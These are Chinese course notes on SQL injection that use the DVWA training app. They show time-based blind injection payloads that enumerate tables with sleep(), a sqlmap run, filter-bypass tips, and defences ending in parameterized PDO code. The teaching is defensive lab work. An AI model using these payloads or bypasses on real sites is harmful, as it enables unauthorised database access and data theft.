- 1’ and if((select count(table_name)from information_schema.tables where table_schema=‘dvwa’)=2,sleep(5),1)#
  - 成功，有两个表

猜解表的长度

- 1’ and if(length(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 0,1),1))=1,sleep(5),1)#
  - 失败
- 1’ and if(length(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 0,1),1))=9,sleep(5),1)#
  - 成功，说明第一个表为9位
- 1’ and if(length(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 1,1),1))=5,sleep(5),1) #
  - 成功，说明是5

继续猜测

- 猜解表的名称
- 1’ and if(ascii(substr((select table_name from information_schema.tables where table_schema=‘dvwa’ limit 0,1),1))>97,sleep(5),1)#
- 猜解表中有几个字段
- 1’ and if((select count(column_name)from information_schema.columns where table_name=‘users’)=8,sleep(5),1) #
- 猜解字段的长度
- 猜解字段的名称

SQLMap工具使用

- http://sqlmap.org/

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

课程内容

1. SQL注入攻击的原理
2. SQL注入攻击的分类
3. 回显注入攻击的流程
4. 盲注攻击的流程
5. 常见防护手段

参数类型检测

- 限制用户输入数字型参数，如查询ID号、学号、电话号码等
- 使用intval、is_numeric、ctype_digit函数进行数字型参数过滤
  - Int intval:通过使用指定的进制转换（默认是十进制），返回变量var的integer数值
  - Bool is_number:检测变量是否为数字或数字字符串，但此函数允许输入为负数和小数
  - Ctype_digit:检测字符串中字符是否都是数字，负数和小数无法通过检测

参数长度检测

- 当攻击者构造SQL注入攻击时，语句都会比较长
- 字符量通常非常多，远大于正常业务
- 可用strlen函数检查输入长度
  - 这里是指后台检查长度，和网页元素长度不一样


危险参数过滤

- 有的时候因为业务需求，无法直接控制字符和长度
- 危险参数过滤包括：
  - 关键字
  - 内置函数
  - 敏感字符的过滤：union、\、exec、select
- 过滤方法
  - 黑名单过滤：例如过滤敏感词
  - 白名单过滤：例如设置白名单为用户名，先进行用户名对比
  - 参数转义：针对单引号、双引号、反斜杠等

绕过方法

- 过滤各类关键词不够全面
  - 尖括号过滤绕过
  - 逗号过滤绕过
  - 空格过滤绕过
  - 危险字符拆分
  - ……
- 即使可以绕过，也极大提高了攻击成本

SQL注入安全防护流程



参数化查询

- **先完成SQL指令的编译，才套用参数运行**
  - 就算参数里面包含有害的指令，也只是一个参数，不会影响SQL语句的结构，不会被执行
- **PHP中有三种常见的框架**
  - 访问MySql数据库的mysqli包
  - PEAR::MDB2
  - Data Object
- **大部分数据库都支持**
  - Oracle,SQL Server, MySql, Access…

DVWA SQL注入 impossible

```
// Get input
$id = $_GET[ 'id' ];

// Was a number entered?
if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
                // Get values
                $first = $row[ 'first_name' ];
                $last = $row[ 'last_name' ];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
```